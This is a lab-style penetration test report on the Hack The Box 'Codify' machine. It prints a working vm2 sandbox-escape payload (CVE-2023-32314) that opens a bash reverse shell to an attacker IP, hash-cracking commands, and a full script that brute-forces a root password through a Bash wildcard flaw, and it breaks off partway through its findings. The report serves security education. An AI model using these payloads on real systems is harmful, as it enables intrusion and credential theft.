Codify Report

Cover

Target: HTB Machine “Codify” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this security assessment was to evaluate the security posture of the Linux-based "Codify" system, a web application hosting a JavaScript code editor with sandboxed execution capabilities. The engagement focused on identifying vulnerabilities in the application's sandbox implementation, authentication mechanisms, and privilege escalation

pathways. Through systematic exploitation of identified weaknesses, the assessment aimed to demonstrate a complete attack chain from external reconnaissance to full system compromise, highlighting critical security flaws in modern web application architectures.

1.2 Scope of Assessment

- **Network Reconnaissance**: Initial connectivity verification and comprehensive port scanning using Nmap identified three accessible services: SSH (port 22) running OpenSSH 8.9p1 on Ubuntu, HTTP (port 80) with Apache 2.4.52 redirecting to the `codify.htb` domain, and a Node.js Express application (port 3000) serving as the primary attack surface.
- **Web Application Analysis**: Thorough enumeration of the web application on port 3000 revealed multiple endpoints, including `/editor` (an interactive JavaScript code execution environment), `/about` (application information), and `/limitations` (security restrictions documentation). The application utilized the `vm2` library for JavaScript sandboxing, which became the primary exploitation target.
- **Sandbox Escape and Initial Access**: Research identified CVE-2023-32314, a sandbox escape vulnerability in `vm2` version 3.9.19. This vulnerability was successfully exploited to bypass import restrictions, load the `child_process` module via Node.js's internal `_load()` method, and establish a reverse shell connection as the `svc` user, achieving initial foothold on the system.
- **Credential Discovery and Lateral Movement**: Post-exploitation enumeration revealed a SQLite database (`/var/www/contact/tickets.db`) containing bcrypt-hashed user credentials. The hash for user `joshua` was extracted, cracked offline using John the Ripper with the `rockyou.txt` wordlist, and used to transition to a more privileged user account.
- **Privilege Escalation**: Analysis of sudo privileges revealed the ability to execute `/opt/scripts/mysql-backup.sh` as root. The script contained a critical vulnerability in its password validation logic, where the Bash comparison operator `==` performed pattern matching when user input contained wildcard characters. This flaw was exploited through a systematic brute-force attack to extract the MySQL root password stored in `/root/.creds` .
- **System Compromise**: With the root password obtained, full administrative access was achieved, allowing retrieval of the system flag and demonstrating complete domain over the target environment.

1.3 Ethics & Compliance

All testing activities were conducted within the controlled environment of the Hack The Box "Codify" machine, an intentionally vulnerable system designed for educational purposes. No production systems, external networks, or unauthorized resources were accessed during this assessment. The methodologies and techniques documented herein are presented for educational value and security awareness enhancement, demonstrating real-world attack vectors that organizations must defend against in modern web application deployments. This

report serves as a learning resource to improve defensive strategies against sandbox escape vulnerabilities, improper input validation, and insecure credential storage practices.

2. Methodology

2.1 Initial Host Discovery and Network Reconnaissance

The assessment commenced with comprehensive network reconnaissance to map the target's attack surface and identify running services. Initial ICMP probes established connectivity and operating system fingerprinting based on TTL values.

Command:

```
ping -c 1 10.129.7.202
```

Following connectivity verification, a full-port TCP scan was performed using Nmap to identify all accessible services:

Command:

```
nmap -sS -Pn -n -p- --open --min-rate 5000 10.129.7.202 -oG initial_scan
```

A detailed service fingerprinting scan was then conducted on identified ports to ascertain service versions and configurations:

Command:

```
nmap -sVC -p 22,80,3000 10.129.7.202 -oN detailed_services
```

Scan Results:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 15:33 UTC
Nmap scan report for 10.129.7.202 (10.129.7.202)
```

```
Host is up (0.041s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://codify.htb/
3000/tcp open  http    Node.js Express framework
|_http-title: Codify
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.24 seconds

**Key Findings:**

- Ubuntu Linux host with OpenSSH 8.9p1 (secure configuration)

- Apache 2.4.52 web server redirecting to `codify.htb` domain

- Node.js Express application running on port 3000

- Virtual host configuration indicating web application functionality
```

2.2 Web Application Enumeration and Directory Discovery

With the web application identified on port 3000, comprehensive directory enumeration was performed to map the application's structure and functionality.

Command:


```
ffuf -u "http://codify.htb:3000/FUZZ" -w
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt -mc 200,301,302
```

Enumeration Results:

```
Editor                  [Status: 200, Size: 3123, Words: 739, Lines: 119,
Duration: 34ms]
ABOUT                   [Status: 200, Size: 2921, Words: 527, Lines: 51,
Duration: 39ms]
limitations             [Status: 200, Size: 2665, Words: 585, Lines: 62,
Duration: 37ms]
```

Application Analysis:

The `/editor` endpoint presented an interactive JavaScript code execution environment branded as "Codify", allowing users to write and execute JavaScript code in a sandboxed environment.



About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.


Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.

About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

The `/about` page provided information about the application's purpose and functionality, while the `/limitations` endpoint detailed security restrictions and sandbox constraints.



2.3 Sandbox Escape Vulnerability Analysis

Analysis of the application revealed it utilized the `vm2` library (version 3.9.19) for JavaScript sandboxing. Research identified CVE-2023-32314, a sandbox escape vulnerability in `vm2` allowing attackers to bypass restrictions and execute arbitrary system commands.

Vulnerability Reference:
https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

The vulnerability leverages JavaScript's `Proxy` objects and error handling mechanisms to escape the sandbox and access Node.js internal modules, specifically bypassing import restrictions to load the `child_process` module.

Technical Breakdown:

- **Import/Require Restriction**: Direct imports (`require('child_process')` or `import 'child_process'`) are validated and blocked by the sandbox
- **Runtime Availability**: The `child_process` module exists in the Node.js runtime memory despite import restrictions
- **Bypass Mechanism**: Using `mainModule.constructor._load()` accesses Node.js's internal module loader, circumventing sandbox validations

Proof of Concept Payload:

```
const {VM} = require("vm2");
const vm = new VM();
```

```
const code = `
err = {};
const handler = {
    getPrototypeOf(target) {
        (function stack() {
            new Error().stack;
            stack();
        })();
    }
};

const proxiedErr = new Proxy(err, handler);
try {
    throw proxiedErr;
} catch ({constructor: c}) {
    c.constructor('return process')
().mainModule.constructor._load('child_process').execSync('bash -c "bash -i
>& /dev/tcp/10.10.14.127/444 0>&1"');
}
`

console.log(vm.run(code));
```

2.4 Initial Foothold via Reverse Shell

The sandbox escape vulnerability was weaponized to establish a reverse shell connection to the target system. A Netcat listener was configured on the attacker's machine:

Attacker (Listener):

```
nc -lnvp 444
```

Exploitation Payload: The refined payload was executed through the web application's editor interface, establishing a reverse shell as the `svc` user.

Successful Access Confirmation:

```
$ id
```

```
uid=1001(svc) gid=1001(svc) groups=1001(svc)
$ hostname
codify
```

2.5 Lateral Movement and Credential Discovery

With initial access established, local enumeration revealed a SQLite database containing user credentials.

Database Discovery:

```
find / -name "*.db" -type f 2>/dev/null
/var/www/contact/tickets.db
```

Credential Extraction:

```
sqlite3 /var/www/contact/tickets.db "SELECT * FROM users;"
```

The database contained password hashes for user accounts. The hash for user `joshua` was extracted and saved for offline cracking:

Hash Format Identification: `$2b$12$...` indicating bcrypt hashing algorithm


Offline Cracking with John the Ripper:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
```

Cracking Results:

```
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
<REDACTED>          (?)
1g 0:00:00:01 DONE (2025-12-08 17:20) 0.5000g/s 300.0p/s 300.0c/s 300.0C/s
<REDACTED>
Use the "--show" option to display all of the cracked passwords reliably
```




User Transition:
With the cracked password, access to the `joshua` account was obtained:

```
su joshua
Password: <REDACTED>
```

Confirmation of Access:

```
joshua@codify:~$ id
uid=1000(joshua) gid=1000(joshua) groups=1000(joshua)
```



2.6 Privilege Escalation Vector Identification

User privilege analysis revealed sudo capabilities allowing execution of a specific backup script:

Command:

```
sudo -l
```

Results:

```
Matching Defaults entries for joshua on codify:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User joshua may run the following commands on codify:
    (root) /opt/scripts/mysql-backup.sh
```

Script Analysis:

```
cat /opt/scripts/mysql-backup.sh

**Script Content:**

bash

#!/bin/bash
DB_USER="root"
DB_PASS=$(/usr/bin/cat /root/.creds)
BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == $USER_PASS ]]; then
        /usr/bin/echo "Password confirmed!"
else
        /usr/bin/echo "Password confirmation failed!"
        exit 1
fi

/usr/bin/mkdir -p "$BACKUP_DIR"
```

```
databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e
"SHOW DATABASES;" | /usr/bin/grep -Ev "
(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS"
"$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done

/usr/bin/echo "All databases backed up successfully!"
/usr/bin/echo "Changing the permissions"
/usr/bin/chown root:sys-adm "$BACKUP_DIR"
/usr/bin/chmod 774 -R "$BACKUP_DIR"
/usr/bin/echo 'Done!'
```

2.7 Bash Wildcard Authentication Bypass

The script's password validation logic contained a critical vulnerability. The comparison operator `==` in Bash exhibits unexpected behavior when the right operand contains wildcard characters:

Vulnerable Code:

```
if [[ $DB_PASS == $USER_PASS ]]; then
```

Exploitation Concept: When `$USER_PASS` contains wildcard characters (e.g., `*`), Bash performs pattern matching rather than string comparison. If the pattern matches the stored password, the condition evaluates to true.

Proof of Concept:

```
joshua@codify:~$ echo "*" | sudo /opt/scripts/mysql-backup.sh
Password confirmed!
```

```
joshua@codify:~$ sudo /opt/scripts/mysql-backup.sh
Enter MySQL password for root:
Password confirmed!
mysql: [Warning] Using a password on the command line interface can be insecure.
Backing up database: mysql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
mysqldump: Got error: 1556: You can't use locks with log tables when using LOCK TABLES
Backing up database: sys
mysqldump: [Warning] Using a password on the command line interface can be insecure.
-- Warning: column statistics not supported by the server.
All databases backed up successfully!
Changing the permissions
Done!
```

2.8 Automated Password Exfiltration

A custom script was developed to systematically brute-force the root password character by character using the wildcard vulnerability:

Exploitation Script:

```
#!/bin/bash
chars="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
password=""

while true; do
    found=0
    for ((i=0; i<${#chars}; i++)); do
        char="${chars:$i:1}"
        attempt="${password}${char}*"

        echo "Probando: $attempt"
        if echo "$attempt" | sudo /opt/scripts/mysql-backup.sh 2>/dev/null |
grep -q "Password confirmed"; then
            password="${password}${char}"
            echo "✓ Carácter encontrado: '$char' | Password parcial:
'$password'"
            found=1
            break
        fi
    done

    if [ $found -eq 0 ]; then
        echo "✗ No más caracteres. Password final: '$password'"
        break
    fi

    if [ ${#password} -gt 30 ]; then
```

```
        echo "✗ Password muy larga. Probablemente terminó: '$password'"
        break
    fi
done
```

Password Discovery: The script successfully extracted the complete MySQL root password stored in `/root/.creds`.

2.9 Root Access and System Compromise

With the root password obtained, privileged access was achieved:

Command:

```
su root
Password: <REDACTED>
```

Privilege Confirmation:

```
root@codify:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Root Flag Retrieval:
The final proof of compromise was obtained by accessing the root flag:

```
cat /root/root.txt
```

```
root@codify:/home/joshua#
```

2.10 Post-Exploitation Analysis


Additional system enumeration revealed:

- MySQL service running locally on port 3306
- The actual root password used in the backup script
- Configuration files and sensitive data accessible only with root privileges

This methodology demonstrates a complete attack chain from external reconnaissance to full system compromise, leveraging multiple vulnerability classes including web application sandbox escape, weak credential storage, and improper input validation in privileged scripts.

3 Findings

3.1 Vulnerability: Improper Sandbox Implementation in vm2 Library (CVE-2023-32314)



- **CVSS v3.1**: **10.0 (Critical)**
  - **Official Source**: The National Vulnerability Database (NVD) lists CVE-2023-32314 with a base score of 10.0 (https://nvd.nist.gov/vuln/detail/CVE-2023-32314).
  - **Vector Components**:
    - **Attack Vector (AV)**: Network (N) - Exploitable remotely via HTTP.
    - **Attack Complexity (AC)**: Low (L) - No complex conditions required.
    - **Privileges Required (PR)**: None (N) - No authentication needed.
    - **User Interaction (UI)**: None (N) - No user action required.
    - **Scope (S)**: Unchanged (U) - Impact confined to the target system.
    - **Confidentiality (C)**: High (H) - Complete disclosure of sensitive information.
    - **Integrity (I)**: High (H) - Complete compromise of system integrity.
    - **Availability (A)**: High (H) - Complete disruption of service availability.
- **Description**: The Codify web application utilized the `vm2` library (version 3.9.19) for JavaScript sandboxing, which contained a critical sandbox escape vulnerability (CVE-2023-32314). This vulnerability allowed attackers to bypass import restrictions and


access Node.js's internal module loader, enabling execution of arbitrary system commands through the `child_process` module.

- **Impact**: This flaw enabled remote code execution on the underlying server, providing initial foothold and complete control over the web application environment. Attackers could leverage this to establish reverse shells, access sensitive data, and pivot to other system components.
- **Technical Summary**: The vulnerability was exploited using a crafted JavaScript payload that leveraged Proxy objects and error handling mechanisms to escape the sandbox:

```
c.constructor('return process')
().mainModule.constructor._load('child_process')
  .execSync('bash -c "bash -i >& /dev/tcp/10.10.14.127/444 0>&1"');
```

- The exploit bypassed import restrictions by accessing the internal `_load()` method rather than using `require()`. The vulnerability was verified against the known PoC from GitHub Gist: https://gist.github.com/leesh3288/381b230b04936dd4d74aaf90cc8bb244

3.2 Vulnerability: Insecure Credential Storage in SQLite Database



- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)**
  - **Vector Components**:
    - **Attack Vector (AV)**: Network (N) - Accessible after initial compromise.
    - **Attack Complexity (AC)**: Low (L) - Direct file access required.
    - **Privileges Required (PR)**: Low (L) - Requires authenticated access to the web server user.
    - **User Interaction (UI)**: None (N) - No user action needed.
    - **Scope (S)**: Unchanged (U) - Impact limited to credential exposure.
    - **Confidentiality (C)**: High (H) - Exposure of password hashes.
    - **Integrity (I)**: None (N) - No data modification occurred.

    - **Availability (A)**: None (N) - No service disruption.
- **Description**: The application stored user credentials in an unsecured SQLite database file (`/var/www/contact/tickets.db`) with insufficient access controls. The database contained bcrypt-hashed passwords that were accessible to the web server user account, facilitating credential theft and lateral movement.
- **Impact**: This vulnerability enabled attackers to extract password hashes after gaining initial access, leading to successful password cracking and privilege escalation to user `joshua` . The exposure of credential material significantly increased the attack surface.
- **Technical Summary**: The database was discovered through post-exploitation enumeration:

```
find / -name "*.db" -type f 2>/dev/null
```


Credential extraction was performed with:

```
sqlite3 /var/www/contact/tickets.db "SELECT * FROM users;"
```

The bcrypt hash for user `joshua` was successfully cracked using John the Ripper with the rockyou.txt wordlist:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
```


3.3 Vulnerability: Weak Password Cracking Resistance



- **CVSS v3.1**: **AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – 6.5 (Medium)**

    - **Vector Components**:
        - **Attack Vector (AV)**: Network (N) - Cracking performed offline but requires hash access.
        - **Attack Complexity (AC)**: Low (L) - Standard dictionary attack methodology.
        - **Privileges Required (PR)**: Low (L) - Requires access to password hash.
        - **User Interaction (UI)**: None (N) - Automated cracking process.
        - **Scope (S)**: Unchanged (U) - Impact limited to credential compromise.
        - **Confidentiality (C)**: High (H) - Password recovery success.
        - **Integrity (I)**: None (N) - No data modification.
        - **Availability (A)**: None (N) - No service disruption.
- **Description**: The bcrypt hash stored in the database was vulnerable to dictionary-based attacks using common password lists. Despite bcrypt's strong cryptographic design, the use of a weak password allowed successful recovery within seconds using standard cracking tools.
- **Impact**: This weakness allowed the attacker to transition from the low-privileged `svc` account to the more privileged `joshua` account, gaining access to additional capabilities and bringing the attacker closer to root access.
- **Technical Summary**: The password cracking process revealed that the user `joshua` had chosen a password that appeared in the rockyou.txt wordlist, demonstrating inadequate password policy enforcement. The successful cracking provided credentials for lateral movement within the system.

3.4 Vulnerability: Improper Input Validation in Bash Script (Wildcard Comparison)



- **CVSS v3.1**: **AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – 8.8 (High)**
    - **Vector Components**:
        - **Attack Vector (AV)**: Local (L) - Requires local execution access.
        - **Attack Complexity (AC)**: Low (L) - Simple wildcard exploitation.
        - **Privileges Required (PR)**: Low (L) - Requires sudo privileges to execute script.
        - **User Interaction (UI)**: None (N) - Automated exploitation possible.


    - **Scope (S)**: Changed (C) - Escalation from user to root context.
    - **Confidentiality (C)**: High (H) - Access to all system files and data.
    - **Integrity (I)**: High (H) - Full system modification capabilities.
    - **Availability (A)**: High (H) - Complete system control.
- **Description**: The `/opt/scripts/mysql-backup.sh` script contained a critical vulnerability in its password validation logic. The use of the Bash comparison operator `==` with user-controlled input allowed wildcard pattern matching instead of strict string comparison, enabling authentication bypass and password exfiltration.
- **Impact**: This vulnerability allowed a low-privileged user to systematically brute-force and extract the MySQL root password stored in `/root/.creds`, leading directly to full root access. The flaw demonstrated improper handling of user input in security-sensitive operations.
- **Technical Summary**: The vulnerability was exploited through systematic character-by-character extraction:

```
if [[ $DB_PASS == $USER_PASS ]]; then
```

When `$USER_PASS` contained wildcard characters (e.g., `*`), Bash performed pattern matching rather than string equality comparison. The exploitation script tested each possible character followed by a wildcard to determine the actual password:

```
attempt="${password}${char}*"
echo "$attempt" | sudo /opt/scripts/mysql-backup.sh
```

3.5 Vulnerability: Insecure Password Storage in Root Credentials File



- **CVSS v3.1**: **AV:L/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N – 4.4 (Medium)**
  - **Vector Components**:
    - **Attack Vector (AV)**: Local (L) - Requires local file access.
    - **Attack Complexity (AC)**: Low (L) - Direct file reading.
    - **Privileges Required (PR)**: High (H) - Requires root or script execution access.
